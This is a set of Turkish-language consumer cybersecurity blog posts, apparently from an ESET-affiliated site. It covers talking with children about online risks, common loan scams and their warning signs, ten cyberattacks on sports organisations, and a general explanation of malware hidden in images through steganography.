Dijital ortam sürekli olarak gelişmekte ve düzenli olarak yeni uygulamalar, trendler ve çevrimiçi tehditler ortaya çıkmaktadır. Her uygulamanın, web kullanıcısının veya sosyal platformun tam olarak göründüğü gibi olmadığının farkında olmalarını sağlamak için çocuklarla en son çevrimiçi modalar ve riskler hakkında konuşun. Kendi çevrimiçi yaşamları hakkında soru sormaları için güvenli bir alan yaratın ve duyulduklarını hissettiklerinden emin olun. Bu şekilde, çevrimiçi ortamda karşılaştıkları bir şeyden rahatsız olduklarında size gelme konusunda kendilerini güvende ve cesaretli hissedeceklerdir.
Bu nedenle, çikolata dolabını açıp su ısıtıcısını çalıştırın ve herkesin birbirinin çevrimiçi yaşamında neler olup bittiğini öğrenebileceği, çevrimdışı bağınızı güçlendirirken çevrimiçi güvenliği teşvik eden eğlenceli ve ilginç bir sohbet yapın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Çocuklar ve İnternet, İnternette Güvende, Siber Güvenlik
---
### [Kredi dolandırıcılığı yaygınlaşıyor, nasıl kaçınabilirsiniz?](https://antivirus.com.tr/borcu-olanlar-dikkat-kredi-dolandiriciligi-oldukca-yaygin-nasil-kacinabilirsiniz/)
**Published:** Mart 28, 2024
**Author:** ESET
**Excerpt:** Bireysel kredi dolandırıcılığı mali zafiyetinizden faydalanır ve sizi bir borç kısır döngüsüne hapsedebilir. Kredi almayı düşünürken dolandırılmayın.
**Content:**
*Bireysel kredi dolandırıcılığı mali zafiyetinizden faydalanır ve sizi bir borç kısır döngüsüne hapsedebilir. İşte kredi almayı düşünürken dolandırılmaktan kaçınmak için dikkat etmeniz gerekenler.*
Pandemiden bu yana birçoğumuz mali açıdan zor zamanlar geçirdik. İklim krizi, gıda ve enerji fiyatlarındaki artış ve süregelen enflasyon hane halkı harcamalarını [zorlaştırdı ](https://www.imf.org/external/pubs/ft/ar/2023/in-focus/cost-of-living-crisis/)ve çalışan aileler üzerinde büyük bir baskı oluşturdu: Batı dünyasının çoğunda yüksek faiz oranları işleri daha da kötüleştirdi. Her zamanki gibi, siber suçlular başkalarının talihsizliğinden faydalanabilmek için pusuda bekliyorlar. Mevcut durumda kredi dolandırıcılığı revaçta.
## Kredi dolandırıcılığı nedir?
Kredi dolandırıcılığı çeşitli şekillerde olabilir. Ancak özünde, savunmasız internet kullanıcılarını kandırmak için karşılıksız kredilerin cazibesini kullanır. Özellikle yılın belirli zamanlarında yaygın olabilir. Birleşik Krallık’ın mali düzenleyicisi Finansal Davranış Otoritesi (FCA) geçtiğimiz Aralık ayında, İngiliz ebeveynlerin dörtte birinden fazlasının (%29) Noel öncesinde borç para aldığını ya da almaya niyetlendiğini iddia ettikten sonra kredi ücreti dolandırıcılığındaki artış konusunda [uyarıda](https://www.infosecurity-magazine.com/news/fca-warns-christmas-loan-fee-fraud/) bulundu.
Birleşik Krallık’ta kredi ücreti dolandırıcılığından kaynaklanan kayıplar kurban başına [ortalama](https://www.fca.org.uk/consumers/loan-fee-fraud) 255 £ (323 $). Bu, zaten faturaları ödemekte zorlanan biri için potansiyel olarak önemli bir meblağdır. Özellikle risk altında olanlar, gençler, yaşlılar, düşük gelirli haneler ve düşük kredi puanına sahip bireylerdir. Dolandırıcılar, bu grupların mevcut hayat pahalılığı krizinden en kötü etkilenenler arasında olduğunu biliyor. Ve kullanıcıları kandırarak paralarını teslim etmelerini sağlamak için çeşitli stratejiler geliştiriyorlar.
Çevrimiçi ortamda daha güvenli kalmak için aşağıdaki planlara daha yakından bakın.
## En önemli kredi dolandırıcılığı tehditleri
Her biri biraz farklı taktikler kullanan bir avuç kredi dolandırıcılığı vardır.
### 1. Kredi ücreti (avans ücreti) dolandırıcılığı
Muhtemelen en yaygın kredi dolandırıcılığı türü olan bu yöntemde genellikle bir dolandırıcı meşru bir kredi veren gibi davranır. Koşulsuz bir kredi sunduklarını iddia ederler ancak nakde erişmek için önden küçük bir ücret ödemenizi talep ederler. Dolandırıcılar daha sonra paranızla birlikte ortadan kaybolurlar.
Ücretin ‘sigorta’, ‘yönetim ücreti’ veya hatta ‘depozito’ için olduğunu söyleyebilirler. Ayrıca kredi notunuzun kötü olduğu için böyle bir ücret alındığını da söyleyebilirler. Genellikle, dolandırıcı bunun iade edilebilir olduğunu iddia edecektir. Bununla birlikte, genellikle kripto para biriminde, bir para transferi hizmeti aracılığıyla veya hatta bir hediye çeki olarak ödenmesini isteyeceklerdir. Bu, kaybedilen fonların telafi edilmesini neredeyse imkansız hale getirecektir.
> From where did you get my Whatsapp no. Who gave you the consent to send me loan scam message ? [@DigitMoneyIndia](https://x.com/DigitMoneyIndia?ref_src=twsrc%5Etfw) [pic.twitter.com/Be45Sm0Rx6](https://t.co/Be45Sm0Rx6)
>
> — Debasis (@KindXeeker) [February 26, 2024](https://x.com/KindXeeker/status/1762062794223173918?ref_src=twsrc%5Etfw)
### 2. Öğrenciler için kredi dolandırıcılığı
Kredi temalı dolandırıcılığın başka bir çeşidi, eğitimleri için finansman sağlamaya hevesli kişileri ve öğrenim ücretleri ile diğer eğitim masraflarının yükünü taşıyan yeni mezunları hedef almaktadır. Bu planlar aynı zamanda cazip kredi koşulları ve hatta borç affı, kredi geri ödemesinde sahte yardım, aylık ödemeleri azaltmak için sahte vaatler, birden fazla öğrenci kredisini daha yönetilebilir bir “pakette” birleştirmek veya borçlular adına borç verenlerle pazarlık yapmak (bu “hizmetler” için peşin ücretler karşılığında). Şüphelenmeyen bireyler genellikle kişisel ve finansal bilgilerini teslim etmeleri için kandırılır ve dolandırıcılar bu [bilgileri](https://www.welivesecurity.com/en/scams/dear-all-what-are-some-common-subject-lines-in-phishing-emails/) daha sonra kimlik hırsızlığı veya dolandırıcılık amacıyla kullanır.
### 3. Kredi “oltalama” dolandırıcılığı
Bazı dolandırıcılıklar, dolandırıcının kredinin ‘işleme alınabilmesi’ için sizden çevrimiçi bir form doldurmanızı istemesini içerebilir. Ancak bunu yapmak, kişisel ve finansal bilgilerinizi daha ciddi kimlik dolandırıcılığında kullanılmak üzere doğrudan kötü adamlara verecektir. Bu, avans ücreti dolandırıcılığıyla birlikte yürütülebilir ve hem para hem de hassas kişisel ve [banka hesap bilgilerinin](https://www.welivesecurity.com/2022/06/27/5-ways-cybercriminals-steal-credit-card-details/) kaybıyla sonuçlanabilir.
### 4. Kötü niyetli kredi uygulamaları
ESET, son yıllarda yasal kredi uygulamaları olarak gizlenen kötü amaçlı Android uygulamalarında endişe verici bir artış gözlemledi. ESET, 2022 yılının başında resmi Play Store’da dokuz milyondan fazla toplu indirmeye sahip olan bu dolandırıcılık uygulamalarından 20 tanesini Google’a bildirdi. “SpyLoan” uygulamalarının tespitleri 2022’nin ikinci yarısı ile 2023’ün ilk yarısı arasında [%90 arttı](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12023.pdf). ESET, 2023 yılında 12 milyon indirmeye sahip 18 kötü amaçlı uygulama daha buldu.

*Sahte kredi uygulamaları (*[*kaynak*](https://www.welivesecurity.com/en/eset-research/beware-predatory-fintech-loan-sharks-use-android-apps-reach-new-depths/)*)*
SpyLoan uygulamaları, SMS mesajları ve X (eski adıyla Twitter), Facebook ve YouTube gibi sosyal medya siteleri aracılığıyla kolay kredi vaadiyle kurbanları cezbetmektedir. Dolandırıcılığa meşruiyet katmak amacıyla genellikle yasal kredi ve finansal hizmet şirketlerinin markalarını taklit ederler. Bu uygulamalardan birini indirirseniz, telefon numaranızı onaylamanız ve ardından kapsamlı kişisel bilgilerinizi vermeniz istenecektir. Bu bilgiler arasında adresiniz, banka hesap bilgileriniz ve kimlik kartlarınızın fotoğraflarının yanı sıra bir selfie de yer alabilir ve bunların tümü kimlik dolandırıcılığı için kullanılabilir.
Kredi başvurusunda bulunmasanız bile (ki her halükarda reddedilecektir) uygulama geliştiricileri sizi taciz etmeye ve para vermeniz için şantaj yapmaya başlayabilir, hatta fiziksel zarar vermekle tehdit edebilirler.
### 5. Maaş günü kredi dolandırıcılığı
Bu dolandırıcılar, genellikle zayıf kredisi veya finansal zorlukları olan, hızlı nakit ihtiyacı olan bireyleri hedef alır. Diğer türlerde olduğu gibi, borçlunun mali durumunun aciliyetini istismar ederek, minimum belge ile kredi kontrolü olmadan hızlı ve kolay kredi onayı vaat ederler. Krediye başvurmak için, dolandırıcı genellikle borçludan sosyal güvenlik numarası, banka hesap bilgileri ve parolaları gibi hassas kişisel ve finansal bilgileri vermesini ister ve bunları kimlik hırsızlığı ve finansal dolandırıcılık için kullanır.
### 6. Kredi geri ödeme dolandırıcılığı
Bazı dolandırıcılıklar, suçluların daha önceden keşif yapmasını gerektirir. Bu versiyonda, halihazırda kredi almış olan kurbanları hedef alırlar. Söz konusu kredi şirketini taklit ederek size bir mektup ya da e-posta gönderir ve son ödeme tarihini kaçırdığınızı iddia ederek ödeme artı ceza ücreti talep ederler.
### 7. Kimlik dolandırıcılığı
Biraz daha farklı bir yaklaşım ise kişisel ve finansal bilgilerinizi çalmaktır (belki de bir kimlik avı saldırısı yoluyla). Amaç, daha sonra bunları kullanarak üçüncü taraf bir sağlayıcıdan sizin adınıza kredi almaktır. Dolandırıcı, krediyi maksimuma çıkaracak ve sonra ortadan kaybolacak, parçaları toplamak için sizi bırakacaktır.
*İLGİLİ MAKALE:* [K*açınılması gereken 7 yaygın evden çalışma dolandırıcılığı*](https://antivirus.com.tr/evden-calisma-ile-ilgili-7-dolandiricilik-turu/)
## Kredi dolandırıcılığına karşı nasıl güvende kalınır?
Güvende kalmak için aşağıdaki kırmızı bayraklara dikkat edin:
- Garantili kredi onayı
- Bir ücretin peşin ödenmesi talebi
- Kredi şirketi tarafından istenmeyen iletişim
- Baskı taktikleri ve aciliyet hissi, çeşitli türlerdeki dolandırıcılar arasında son derece popüler bir numaradır
- Şirket adıyla eşleşmeyen bir gönderen e-posta adresi veya web sitesi alan adı
- Kredinin kendisini kontrol etmek için ek bilgi olmaması
Ayrıca aşağıdaki önlem adımlarını da göz önünde bulundurun:
- Kredi verdiğini iddia eden şirketi araştırın
- Şirket, kredinin koşullarını ve ekstra ücretin nedenlerini belirten resmi bir bildirim göndermedikçe (bunu yazılı olarak kabul etmeniz gerekir) asla peşin bir ücret ödemeyin
- Veri hırsızlığı olasılığını azaltmak için bilgisayarınızda her zaman kötü amaçlı yazılımdan koruma ve çok faktörlü kimlik doğrulama (MFA) kullanın
- İstenmeyen e-postalara doğrudan yanıt vermeyin
- İnternette aşırı paylaşım yapmayın. Dolandırıcılar mali durumunuzdan faydalanmak için sosyal medyayı tarıyor olabilir
- Yalnızca resmi Google/Apple uygulama mağazalarından uygulama indirin
- Mobil cihazınızın saygın bir satıcının güvenlik yazılımı ile korunduğundan emin olun
- Aşırı izin isteyen uygulamaları indirmeyin
- Herhangi bir uygulamayı indirmeden önce kullanıcı yorumlarını okuyun
- Şüphelendiğiniz dolandırıcılık olaylarını uygun makamlara bildirin
Çaresizce hızlı finansmana ihtiyaç duyan insanlar olduğu sürece, kredi dolandırıcılığı bir tehdit olmaya devam edecektir. Ancak internette şüpheci kalarak ve dolandırıcıların taktiklerini anlayarak onların pençelerinden uzak kalabilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kredi Dolandırıcılığı, Siber Güvenlik
---
### [Spor dünyasında gerçekleşen 10 siber saldırı](https://antivirus.com.tr/siber-suclular-kirli-oynuyor-spor-dunyasinda-gerceklesen-10-siber-saldiri/)
**Published:** Nisan 2, 2024
**Author:** ESET
**Excerpt:** Spor sektörüne yönelik 10 siber saldırı özeti, güvenlik duruşu söz konusu olduğunda her takımın neden gözünü toptan ayırmaması gerektiğini gösteriyor.
**Content:**
*Spor sektörüne yönelik 10 siber saldırı özeti, güvenlik duruşu söz konusu olduğunda her takımın neden gözünü toptan ayırmaması gerektiğini gösteriyor*.
Olimpiyat Oyunları, FIFA Dünya Kupası ve Super Bowl, profesyonel spor endüstrisinin küresel önemini ortaya koyan ikonik spor etkinliklerinden sadece birkaç örnektir.
Ancak profesyonel sporlar taraftarlar arasında tutku ve duygu uyandırırken, siber suçlular sporun rekabetçi yönlerini veya topluluk hissini daha az önemsemezler. Bunun yerine, ceplerini haksız kazançlarla doldurmak amacıyla sektörün erişimini ve kaynaklarını acımasızca sömürmeye çalışırlar.
Bu çarpıcı gerçeklik verilere de yansımaktadır. Birleşik Krallık Ulusal Siber Güvenlik Merkezi (NCSC) için 2020 yılında yapılan ve [bizim de burada](https://www.welivesecurity.com/2020/07/24/premier-league-team-narrowly-avoids-losing-1million-scammers/) yer verdiğimiz bir [ankete](https://www.ncsc.gov.uk/report/the-cyber-threat-to-sports-organisations) göre, spor kuruluşlarının %70 gibi şaşırtıcı bir oranı en az bir siber olay ya da zararlı siber faaliyet yaşamıştır. Bu oran, Birleşik Krallık’taki genel işletmelerin oranının (%32) çok üzerindedir. Avrupa spor endüstrisi tek başına [kıtanın GSYİH’sinin %2](https://www.euoffice.eurolympic.org/new-study-economic-impact-sport-released-european-commission/)‘sinden fazlasını oluşturduğundan, riskler yadsınamayacak kadar yüksektir.
Paris’te düzenlenecek 2024 Yaz Olimpiyatları için beklentiler artarken, spor organizasyonlarının siber saldırı kurbanı olduğu 10 vakaya göz atalım.
### 1. BEC oyun kitabı
Yukarıda bahsi geçen [NSCS raporu](https://www.ncsc.gov.uk/files/Cyber-threat-to-sports-organisations.pdf), spor kuruluşlarına yönelik en büyük tehdit olarak İş E-postası Tehlikesi (BEC) dolandırıcılığını göstermiştir. Bu noktaya dikkat çekmek için adı açıklanmayan bir Premier Lig kulübünün genel müdürüne ait e-posta hesabının 1 milyon sterlinlik (1,3 milyon ABD doları) bir oyuncu transferi görüşmesi sırasında ele geçirildiği bir olay ayrıntılı olarak anlatılmıştır.
Mızraklı kimlik avı saldırısı kurbanı sahte bir Office 365 oturum açma sayfasına çekerek oturum açma kimlik bilgilerini bilmeden teslim etmesini sağladı. Suçlular daha sonra yukarıdaki meblağ değerinde bir BEC dolandırıcılığı gerçekleştirmeye çalıştı ancak neyse ki banka on birinci saatte devreye girdi ve planı engelledi.
Fakat bir başka önde gelen futbol kulübü olan İtalya’nın Lazio Roma takımı daha az şanslı görünüyordu. 2018’deki [raporlara](https://www.skysports.com/football/news/11862/11307229/lazio-fall-for-1-75m-hacking-scam-according-to-italian-newspaper-report) göre Lazio, dolandırıcıların kontrolündeki bir banka hesabına 2,5 milyon dolar değerinde bir transfer ücreti ödemesi için kandırıldı.
### 2. Fidye yazılımı tarafından diz çöktürüldü
Kasım 2020’de Manchester United, kulübün dijital operasyonlarını sekteye uğratan [bir fidye yazılımı saldırısının kurbanı](https://www.theguardian.com/football/2020/nov/27/manchester-united-still-crippled-by-disruptive-cyber-attack) oldu. Fidye yazılımı saldırılarında yaygın olduğu üzere, suçlular verilerin şifresini çözmek ve kulübün bilgisayar sistemlerine erişimi yeniden sağlamak karşılığında bir fidye ödemesi talep etti.
Man U, hasarı azaltmak ve fidye yazılımının ağda daha fazla yayılmasını önlemek için sistemlerini hızla çevrimdışı hale getirdi. Ayrıca olayı araştırmak ve kapsamını belirlemek için siber güvenlik uzmanları ve kolluk kuvvetleriyle de iletişime geçtiler. Sonunda Man U saldırıyı kontrol altına aldı ve [fidye ücreti ödemeden](https://www.eset.com/tr/blog/fidye-yazilimi-odemeli-mi-odememeli-mi/) sistemlerini geri yükledi.
Fidye yazılım saldırıları konusuna değinecek olursak, NFL’in en popüler kulüplerinden biri olan San Francisco 49ers, 2022 yılında 20.000 çalışanının ve taraftarının hassas bilgilerinin o yılın başlarında bir fidye yazılım saldırısı sırasında ele geçirildiğini [duyurdu](https://therecord.media/more-than-20000-ssns-stolen-during-ransomware-attack-on-san-francisco-49ers). İlginç bir şekilde, kuruluş mağdurlara tazminat ödemeyi kabul etti.
### 3. Olimpik kötü amaçlı yazılım
Güney Kore’nin Pyeongchang kentinde düzenlenen 2018 Kış Olimpiyatlarının açılış töreni beklenmedik bir misafir olan Olympic Destroyer kötü amaçlı yazılımı tarafından çökertildi. Kötü amaçlı yazılım etkinliğin BT altyapısını vurarak tören sırasında operasyonları aksattı ve seyirciler için kaosa neden oldu. Diğer şeylerin yanı sıra, Wi-Fi bağlantı noktalarını ve televizyon yayınlarını kapattı ve seyircilerin etkinliğe katılmasını engelledi.
Saldırı, etkilenen Windows sistemlerindeki kritik bilgileri sistematik olarak sildi. Dahası, kötü amaçlı yazılım daha fazla yayılmak için ağ konumlarını aradı ve bağlı cihazlardaki hasarı artırdı. Buna ek olarak Olympic Destroyer, şifreleri gizlice ele geçirmek için tasarlanmış sofistike bir yazılım yükleme yeteneğine sahipti.
Sandworm ve Fancy Bear APT gruplarına atfedilen saldırı, öncelikle etkinliğin resmi web sitesini, Olimpiyat yarışmalarına ev sahipliği yapan kayak merkezlerinin sunucularını ve etkinliğin teknik altyapısını yöneten iki BT hizmet sağlayıcısını hedef aldı. Sonuçta bu saldırı, yüksek profilli spor etkinliklerinin siber tehditlere karşı savunmasızlığını keskin bir şekilde ortaya koydu.
### 4. Tıbbi geçmişiniz artık herkese açık
Olympic Destroyer, bir siber casusluk grubunun önde gelen bir uluslararası spor kuruluşunu hedef aldığı tek vaka değildir. 2016 yılında Dünya Anti-Doping Ajansı (WADA), bir dizi küresel spor şahsiyetinin tıbbi bilgilerini açığa çıkaran ciddi bir veri sızıntısına maruz kalmıştır.
Kurbanları arasında tenisçiler Venus ve Serena Williams ile jimnastikçi Simone Biles’in de bulunduğu olay, sporcuların meşru tıbbi durumlarını tedavi etmek için reçete edildikleri sürece yasaklı madde veya yöntemleri kullanmalarına izin veren Tedavi Amaçlı Kullanım İstisnalarını (TAKİ) ifşa etti.
WADA, [saldırıyı](https://www.wada-ama.org/en/news/cyber-security-update-wadas-incident-response) Fancy Bear grubuna [atfetti](https://www.wada-ama.org/en/news/cyber-security-update-wadas-incident-response) ve ihlalin yalnızca WADA’nın TAKİ programının bütünlüğüne zarar vermekle kalmadığını, aynı zamanda ajansın sporun adilliğini ve temizliğini koruma konusundaki daha geniş misyonunu da tehdit ettiğini söyledi.
### 5. Bir sepet dolusu veri
Mart 2023’te Ulusal Basketbol Birliği (NBA), harici posta hizmeti sağlayıcılarından birinde meydana gelen ve taraftarların isimlerinin ve e-posta adreslerinin çalınmasıyla sonuçlanan bir veri ihlali hakkında bir [uyarı](https://cybernews.com/news/nba-warns-fans-over-data-breach-personal-details-copied/) yayımladı. NBA’in sistemleri tehlikeye girmemiş olsa da bu olay üçüncü taraf hizmet sağlayıcılarının siber tehditlere karşı savunmasızlığının altını çizdi.
[Olayla ilgili yapılan açıklamada](https://twitter.com/yankeefinn/status/1636801477493813248), alıcılara çalınan bilgileri istismar edebilecek potansiyel kimlik avı ve sosyal mühendislik saldırılarına karşı dikkatli olmaları tavsiye edildi. NBA, kullanıcılara kullanıcı adları ve parolalarının ele geçirilmediği konusunda güvence verdi. Bununla birlikte, kuruluş olay müdahale protokollerini etkinleştirdi ve olayı daha fazla analiz etmek için kapsamlı bir soruşturma yürüttü.
NBA’nin kendi sistemleri ihlal edilmemiş olsa da üçüncü taraf bir haber bülteni hizmet sağlayıcısının tehlikeye girmesi, insanların bilgilerinin çalınmasına yol açtı. Bu ihlal, bir kurumun ekosistemindeki tüm bileşenlerin güvenliğinin yanı sıra harici hizmet sağlayıcıların güvenlik duruşunun sağlanmasının önemini vurgulamıştır. Siber güvenlik önlemlerinin güçlendirilmesi ve olayların izlenmesi ve bunlara müdahale edilmesi için sağlam protokollerin oluşturulması, bu tür ihlallerin kuruluşlar ve müşterileri üzerindeki etkisinin azaltılması için gereklidir.

### 6. Houston, bir sorunumuz var.
“Houston, bir sorunumuz var” şeklindeki ikonik ifade, Nisan 2021’de [Houston Rockets](https://www.forbes.com/sites/leemathews/2021/04/15/ransomware-gang-strikes-the-houston-rockets/)‘ın Babuk fidye yazılımının arkasındaki çetenin elinde bir [siber saldırıya kurban](https://www.forbes.com/sites/leemathews/2021/04/15/ransomware-gang-strikes-the-houston-rockets/) gitmesiyle yeniden ortaya çıktı.
Bu saldırı NBA’nin en önde gelen takımlarından biri için ciddi sonuçlar doğurmuş ve saldırganlar oyuncu sözleşmeleri, müşteri kayıtları ve finansal detaylar gibi hassas veriler de dahil olmak üzere 500 GB’tan fazla gizli bilginin sızdırılmasından sorumlu olduklarını iddia etmişlerdir.
Babuk fidye yazılımı en sofistike fidye yazılımı türleri arasında yer almasa da etkisi önemliydi. Saldırı, sağlık ve lojistik dahil olmak üzere diğer sektörlerdeki kuruluşlar için de risk oluşturmaya devam etti. Bu tür olaylar, siber tehditlerin ayrım gözetmeyen doğasını ve tüm sektörlerde sağlam siber güvenlik önlemlerine duyulan acil ihtiyacı vurgulamaktadır.
### 7. Kaçış yok
Bir dakikalığına basketbol dünyasını vuran siber saldırılar konusunda kalalım. Bir basketbol maçında, bir çeyreğin sonu bir zil sesiyle işaret edilir. Ekim 2023’te Fransız basketbol takımı ASVEL için farklı türde bir zil sesi duyuldu: NoEscape fidye yazılımı çetesi tarafından düzenlenen bir [veri ihlalini işaret ediyordu.](https://www.bleepingcomputer.com/news/security/asvel-basketball-team-confirms-data-breach-after-ransomware-attack/)
Ekip saldırıyı kabul ederek, pasaport ve kimlik belgeleri, sözleşmeler, gizlilik anlaşmaları ve diğer yasal belgeler gibi oyuncu bilgileri de dahil olmak üzere 32 GB’lık hassas verinin dışarı sızmasından yakındı.
### 8. Gerçek bir olay
Şimdi futbola geri dönelim. Real Sociedad futbol kulübünün hem Şampiyonlar Ligi’nde hem de İspanya La Liga’da umut vaat eden beklentiler arasında sahada gösterdiği tüm denge, [kulübün](https://as.com/futbol/primera/la-real-sociedad-sufre-un-ciberataque-n/) bir siber saldırıya kurban gittiğini duyurmak için kısa bir [açıklama yayımladığı ](https://as.com/futbol/primera/la-real-sociedad-sufre-un-ciberataque-n/)18 Ekim 2023 tarihinde aniden bozuldu.
Bu olay, abonelerin ve hissedarların adları, soyadları, posta adresleri, e-posta adresleri, telefon numaraları ve hatta banka hesap bilgileri dahil olmak üzere hassas verileri depolayan sunucuları tehlikeye attı.
Buna karşılık kulüp, mağdurlara hesaplarını herhangi bir şüpheli faaliyete karşı takip etmelerini tavsiye etmiştir. Ayrıca, etkilenen bireylerin daha fazla yardım veya açıklama istemeleri için bir e-posta iletişim kanalı oluşturdular.
### 9. Boca hedefte
Arjantin’in Buenos Aires kentinde bulunan Club Atlético Boca Juniors, dünya çapında tanınırlığa sahip. Kulübün bu kadar tanınması siber suçluların kulübü hedef almasına sebep oldu.
16 Eylül 2022 tarihinde Boca Juniors, resmi YouTube hesabını tehlikeye atan bir saldırının kurbanı oldu. Saldırganlar kanalın kontrolünü ele geçirdi ve aslında oldukça tipik bir kripto para [dolandırıcılığı](https://www.eset.com/tr/blog/kripto-para-dolandiriciliklari-bilmeniz-gerekenler-ve-kendinizi-koruma-yollari/) olan Ethereum kripto para birimini tanıtan bilgileri yaymaya başladı.
İhlal karşısında Boca Juniors derhal [Twitter](https://twitter.com/BocaJrsOficial/status/1570795656700383233?lang=es) (şimdi X) [üzerinden resmi bir açıklama](https://twitter.com/BocaJrsOficial/status/1570795656700383233?lang=es) yayımlayarak, ele geçirilen hesap üzerindeki kontrolü yeniden sağlamak için hızlı bir şekilde harekete geçtikleri konusunda taraftarlarına ve paydaşlarına güvence verdi. Kulüp birkaç saat içinde çevrimiçi varlığını başarıyla geri getirdi.
### 10. Kendi kalesine mi?
Nisan 2023’te [Hollanda Kraliyet Futbol](https://therecord.media/dutch-football-association-paid-ransom-lockbit) Federasyonu’na (KNVB) [yönelik](https://therecord.media/dutch-football-association-paid-ransom-lockbit) bir [saldırı](https://therecord.media/dutch-football-association-paid-ransom-lockbit), kurumun çalışanlarına ve üyelerine ait gizli verilerin çalınmasıyla sonuçlandı. Kötü şöhretli LockBit fidye yazılımı çetesine atfedilen olay, ülkenin profesyonel futbol ligleri için bir şemsiye kuruluş olan KNVB tarafından doğrulandı.
İhlal, genç oyuncuların ebeveynleri, uluslararası oyuncular, 2016-2018 yılları arasındaki profesyoneller, KNVB Spor Tıp Merkezi’nin irtibat kişileri ve 1999-2020 yılları arasında organizasyonun disiplin konularına dahil olan bireyler de dahil olmak üzere çeşitli mağdurları etkiledi.
## Hepimizi avlayan dolandırıcılıklar
Aramızda sporcu olmayanların da siber suçlar için cazip bir hedef olduğunu gösteren bir dizi uyarıcı hikaye de var.
Örneğin, dört yılda bir düzenlenen FIFA Dünya Kupası dünya çapında milyarlarca izleyiciyi çekerken, dolandırıcılar bunu yeni kurbanları tuzağa düşürmek için önemli bir fırsat olarak görüyor. Şaşırtıcı olmayan bir şekilde, Dünya Kupası temalı dolandırıcılıklar, genellikle alıcıları [etkinliğe bilet ](https://www.eset.com/tr/blog/2022-fifa-dunya-kupasi-dolandiriciliklari/)kazandıklarına inandıran veya onları cihazlarına kötü amaçlı yazılım indiren web sitelerine çeken yinelenen bir sorundur. Daha önce de şüphelenmeyen WhatsApp kullanıcılarını ücretsiz futbol forması cazibesiyle kandıran bir kampanyayı incelemiştik.
## Sonuç
Tıpkı diğer sektörler gibi profesyonel spor da siber saldırganlar için bulunmaz bir nimettir. Burada vurgulanan uyarıcı hikayeler, günlük siber saldırı girişimlerinin sadece bir kısmını temsil etmektedir. Siber saldırganlar yeni ve giderek daha karmaşık saldırılar düzenlemekten vazgeçmeyeceğinden, spor endüstrisinin “gözünü toptan ayırmamaya” benzer şekilde tetikte olması ve çevrimiçi alandaki tehditlere karşı dikkatli olmaya devam etmesi zorunludur.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Spor
---
### [Zararlı yazılımlar fotoğraflarda saklanıyor, sandığınızdan fazla](https://antivirus.com.tr/zararli-yazilimlar-fotograflarda-mi-saklaniyor-hem-de-dusundugunuzden-daha-fazla/)
**Published:** Nisan 3, 2024
**Author:** ESET
**Excerpt:** Bazı fotoğraflarda göründüğünden fazlası vardır; ilk bakışta masum olan görseller, içinde pekâlâ zararlı yazılımlar barındırabilirler.
**Content:**
*Bazı fotoğraflarda göründüğünden fazlası vardır; ilk bakışta masum olan görseller, içinde pekâlâ zararlı yazılımlar barındırabilirler.*
Dijital güvenlik yazılımları şüpheli dosyaları tespit etme konusunda artık oldukça yetenekliler. İşletmelerin ek koruma katmanlarıyla güvenlik duruşlarını artırma ihtiyacının giderek daha fazla farkına varmasıyla saldırganlar tespitten kaçınmak için hile yapmaya başladılar.
Aslında, herhangi bir siber güvenlik yazılımı çoğu kötü amaçlı dosyayı tespit edebilir. Bu nedenle, tehdit aktörleri tespit edilmekten kaçınmak için sürekli olarak farklı yollar ararlar ve bu teknikler arasında görüntülere veya fotoğraflara gizlenmiş kötü amaçlı yazılımlar kullanmak da vardır.
## Fotograflarda gizlenen zararlı yazılımlar
Kulağa abartılı gelebilir ancak oldukça gerçektir. Zararlı yazılımlar, tespit edilmekten kaçınmak için bir dosya içinde veri gizleme tekniği olan [steganografi](https://www.eccouncil.org/cybersecurity-exchange/ethical-hacking/what-is-steganography-guide-meaning-types-tools/) sayesinde çeşitli formatlardaki görüntülerin içine yerleştirilebilirler. ESET Research, bu tekniğin Worok siber casusluk grubu tarafından kullanıldığını tespit etti. Bu grup, görüntü dosyalarına kötü amaçlı kod gizliyor ve çalıştırmak üzere bir yük çıkarmak için yalnızca belirli piksel bilgilerini alıyordu. Daha önce de belirtildiği gibi kötü amaçlı yazılımları görüntülerin içine gizlemek, ilk erişimden ziyade tespitten kaçmakla ilgili olduğundan bunun zaten açığa çıkmış sistemlerde yapıldığını unutmayın.
Çoğu zaman, kötü amaçlı görüntüler web sitelerinde kullanıma sunulur veya belgelerin içine yerleştirilir. Reklam yazılımlarını hatırlayın; reklam afişlerine gizlenmiş kodlar. Görüntüdeki kod tek başına çalıştırılamaz, yürütülemez veya gömülü haldeyken kendi kendine çıkarılamaz. Kötü amaçlı kodun çıkarılması ve çalıştırılmasıyla ilgilenen başka bir kötü amaçlı yazılım parçasının teslim edilmesi gerekir. Burada gereken kullanıcı etkileşimi düzeyi farklıdır ve bir kişinin kötü niyetli faaliyeti fark etme olasılığı, görüntünün kendisinden ziyade ayıklama işlemine dahil olan koda bağlı görünmektedir.
## En az (en çok) anlamlı bit(ler)
Bir görüntüye kötü amaçlı kod yerleştirmenin en dolambaçlı yollarından biri, her pikselin kırmızı-yeşil-mavi-alfa (RGBA) değerinin en az anlamlı bitini mesajın küçük bir parçasıyla değiştirmektir. Bir başka teknik de görüntünün alfa kanalına (bir rengin opaklığını gösterir) yalnızca makul ölçüde önemsiz bir bölümünü kullanarak bir şey gömmektir. Bu şekilde, görüntü normal bir görüntüyle aşağı yukarı aynı görünür ve herhangi bir farkın çıplak gözle tespit edilmesi zorlaşır.
Bunun bir örneği, meşru reklam ağlarının, potansiyel olarak güvenliği ihlal edilmiş bir sunucudan gönderilen kötü amaçlı bir banner’a yol açan reklamlar sunmasıydı. Hedef hakkında daha fazla bilgi almak için Internet Explorer’ın bazı sürümlerindeki [CVE-2016-0162](https://nvd.nist.gov/vuln/detail/CVE-2016-0162) güvenlik açığından yararlanılarak banner’dan JavaScript kodu yayıldı.
*Her iki resim de aynı gibi görünebilir ancak bunlardan biri piksellerinin alfa kanalında kötü amaçlı kod içerir. Sağdaki resmin nasıl garip bir şekilde pikselli olduğuna dikkat edin.*
*(Kaynak: ESET Research)*
